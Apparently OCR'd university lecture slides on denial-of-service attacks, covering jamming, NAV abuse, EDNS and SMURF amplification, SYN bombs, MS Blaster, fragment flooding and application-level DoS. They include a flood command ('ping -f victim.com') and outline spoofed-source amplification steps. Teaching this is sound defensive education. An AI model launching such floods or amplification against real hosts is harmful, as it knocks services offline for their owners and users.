
- **Jam a wireless network at physical layer**
  - Simple, maybe even with off-the-shelf cordless phone
- **Exploit NAV structure at 802.11 link layer**
  - NAV used to suggest when network may be free (e.g., "after RTS/CTS exchange")
  - Use to reserve net repeatedly for max number of seconds
- **Flooding attack – e.g., flood ping**
  - `ping -f victim.com` – floods victim w. ICMP echo requests
- ***Amplification* can make attacks more powerful than resources directly available to attacker**

EDNS attack



- **Some EDNS queries have answer $40\times$ size of request**
- **$\sim 500,000$ open DNS resolvers on Internet**
- **Flood victim w. DNS responses**
  - Send request forged to look like victim is source
  - Costs attacker only 60 bytes each
  - Go to many different DNS resolvers
  - All responses go back to same victim, 3,000 bytes each

SMURF attack



- **ICMP echo supports pinging IP broadcast address**
  - Useful to know what machines are on your network – all reply
- **Big amplification for flooding attack**
  - Compromise one machine on net
  - Ping broadcast address "from" victim IP
  - All machines will reply
- **Attack took down Yahoo!, buy.com, Amazon, in 2000**

The SYN-bomb attack

- **Recall the TCP handshake:**
  - $C \rightarrow S$: SYN, $S \rightarrow C$: SYN-ACK, $C \rightarrow S$: ACK
- **How to implement:**
  - Server inserts connection state in a table
  - Waits for 3rd packet (times out after a minute)
  - Compares each new ack packet to existing connections
- **OS can't handle arbitrary # partial connections**
- **Attack: Send SYN packets from bogus addresses**
  - SYN-ACKs will go off into the void
  - Server's tables fill up, stops accepting connections
  - A few hundred pkts/sec completely disables most servers

SYN-Bombs in the wild

- **MS Blaster worm**
  - Flooded port 80 of `windowsupdate.com` w. SYN packets
  - 50 SYN packets/sec (40 bytes each)
  - Randomized last two bytes of source IP address
- **Clients couldn't update to fix problem**
- **Microsoft's solution:**
  - Change the URL to `windowsupdate.microsoft.com`
  - Update old clients through Akamai (content-distribution network with very high capacity)

Other attacks

- **IP Fragment flooding**
  - Kernel must keep IP fragments around for partial packets
  - Flood it with bogus fragments, as with TCP SYN bomb
- **UDP echo port 7 replies to all packets**
  - Forge packet from port 7, two hosts echo each other
  - Has been fixed in most implementations

Application-level DoS

- **DNS supported by both TCP and UDP**
  - TCP protocol: 16-bit length, followed by message
  - Many implementations blocked reading message
  - Take out DNS server by writing length and just keeping TCP connection open
- **SSL requires public key decryption at server**
  - Can use up server's CPU time by opening many connections; relatively cheap to do for the client

Security attacks overview

- **Secrecy: snooping on traffic**
- **Integrity: injecting traffic, source spoofing, TCP desynchronization, man-in-the middle, DNS hijacking**
- **Availability: ping flood, EDNS, SMURF, SYN bomb, application-level**
- **Next lecture: mechanisms you can use to protect your system and network**